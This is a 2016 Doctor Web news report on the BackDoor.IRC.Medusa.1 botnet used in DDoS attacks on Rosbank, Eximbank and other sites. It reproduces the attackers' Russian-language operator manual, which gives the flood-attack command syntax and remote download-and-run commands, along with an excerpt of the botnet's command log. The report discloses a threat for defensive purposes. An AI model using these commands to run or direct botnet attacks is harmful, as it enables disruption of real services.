Doctor Web discovers a botnet that attacks Russian banks

news.drweb.com/show/

Doctor Web

Back to news


November 14, 2016

Doctor Web's specialists have pinpointed that the Trojan BackDoor.IRC.Medusa.1 was used by cybercriminals to carry out the recent series of DDoS attacks on the Rosbank and Eximbank of Russia websites.

BackDoor.IRC.Medusa.1 is a malicious program belonging to the IRC bot category. Trojans of this category can unite into botnets and receive instructions over the IRC (Internet Relay Chat) protocol. After connecting to a specific chat channel, IRC bots wait for directives. The main function of **BackDoor.IRC.Medusa.1** is to perform DDoS attacks. Doctor Web's security researchers believe this was the Trojan used to carry out the attack on Sberbank of Russia that was recently covered by the mass media.


BackDoor.IRC.Medusa.1 carries out several types of DDoS attacks and can also download and run executable files on an infected computer. The below figure shows a botnet operator manual published by the virus makers. The manual describes a botnet created using

BackDoor.IRC.Medusa.1 and contains a list of commands the Trojan can execute:




```
.login [пароль] (чтобы боты принимали от тебя команды, нужно авторизоваться, авторизова
ться можно только под тем IP на который вам делали билд, то есть нужен постоянный прокс
и или просто IP любой
с которого вы будете авторизоваться в ботах для выполнения команд, с другого IP авторизоваться не удастьс
я, сделано это чтобы добавить безопасности в ваш IRC, чтобы ботов попросту не украли узнав IP

и название канала).
.logout (стать "не-авторизованным" для выполнения команд)

.httpstrong www.domain.com page threads thread-delay //ex .httpstrong www.url.com lol.php 10 1000
.stop-httpstrong (останавливает http strong)
.httppost www.domain.com page threads thread-delay //ex .httppost www.url.com lol.php 10 1000
.stop-httppost (останавливает http post)
.httpseebix www.domain.com page threads thread-delay //ex .httpseebix www.url.com lol.php 10 1000
.stop-httpseebix (останавливает http seebix)
.smartflood GET www.domain.com page.php threads thread-delay //ex .smartflood GET www.domain.com.com lol.
php 10 1000
.stop-smartflood (останавливает smartflood)
.stop-all(останавливает все флуды)
.silent on (запрещает ботам отвечать на команды которые им отсылаются)
.silent off (заставляет их отсылать результат заданной команды, то есть при запуске атаки, они ответят чт
о атака была запущена)
.download link filename.exe true (true означает что файл после скачивания будет запущен, используем false
 если не хотим автозапуска)//ex .download www.url.com/elol.jpg file true
.join #channel (боты переходят в заданный вами канал) // ex .join #lol123
.update 2.5 link filename (2.5 - ВСЕГДА должен быть там, это проверка "безопасности", сейф-чек так скаже
м, filename может быть любым)// ex .update 2.5 www.url.com/elol.exe poops.exe
.resetnick (заставляет ботов сменить никнейм)



Thread-Delay выставляется так:
100 - 1000 : Выставляет лимит в 100 запросов в секунду с бота
98 - 1000  : Выставляет лимит в 100 запросов в секунду с бота
100 - 0  : Не выставляет лимит запросов в секунду с бота
1939 - 1000 : Выставляет лимит в 1939 запросов в секунду с бота

P.S: Число 1000 просто остается везде (кроме не установления лимита), вместо предыдущего числа ставится н
ужное ограничение.
```

The Trojan is being actively promoted on underground forums. Its creators claim that a botnet consisting of 100 infected computers is capable of generating up to 20,000-25,000 requests per second with a peak value of 30,000. As proof, they show a diagram of a test attack on the NGNIX http server:



Currently, 314 active connections are registered on one of the IRC channels controlling the **BackDoor.IRC.Medusa.1** botnet. A Doctor Web analysis of the command log revealed that from November 11 to November 14, 2016, the cybercriminals attacked the following websites multiple times: rosbank.ru (Rosbank) and eximbank.ru (Eximbank of Russia) as well as fr.livraison.lu and en.livraison.lu (the Livraison restaurant chain) and korytov-photographer.ru (a private website).



```
[illegible] [illegible] entered the room.
[illegible] [illegible] left the room (quit: Connection reset by peer).
[illegible] [illegible] entered the room.
[illegible] [illegible] entered the room.
[illegible] [illegible] entered the room.
[illegible] [illegible] entered the room.
[illegible] [illegible] left the room (quit: Connection reset by peer).
[illegible] master [illegible] entered the room.
[illegible] master: stop all
[illegible] master: smartflood GET www.rosbank.ru [illegible]
[illegible] [illegible] left the room (quit: Ping timeout).
[illegible] master: smartflood GET eximbank.ru 100 1 3600
[illegible] [illegible] left the room (quit: Ping timeout).
[illegible] master: [illegible] online.[illegible] /scoring/protected/welcome.jsf 100 1 false 3600
[illegible] [illegible] left the room (quit: Ping timeout).
[illegible] master: smartflood GET fr.livraison.lu 100 1 20
[illegible] master: smartflood GET en.livraison.lu 100 1 20
[illegible] [illegible] left the room (quit: Connection reset by peer).
[illegible] [illegible] entered the room.
[illegible] master left the room (quit: [illegible]).
[illegible] [illegible] left the room (quit: Ping timeout).
[illegible] [illegible] entered the room.
[illegible] [illegible] entered the room.
[illegible] [illegible] left the room (quit: Ping timeout).
[illegible] [illegible] entered the room.
[illegible] [illegible] left the room (quit: Ping timeout).
[illegible] [illegible] entered the room.
[illegible] [illegible] entered the room.
```

The signature for **BackDoor.IRC.Medusa.1** is already in the Dr.Web for Linux database. Doctor Web's specialists are keeping a close watch on the situation.

More about this Trojan

What is the benefit of having an account?

Tell us what you think

To ask Doctor Web's site administration about a news item, enter @admin at the beginning of your comment. If your question is for the author of one of the comments, put @ before their names.

Other comments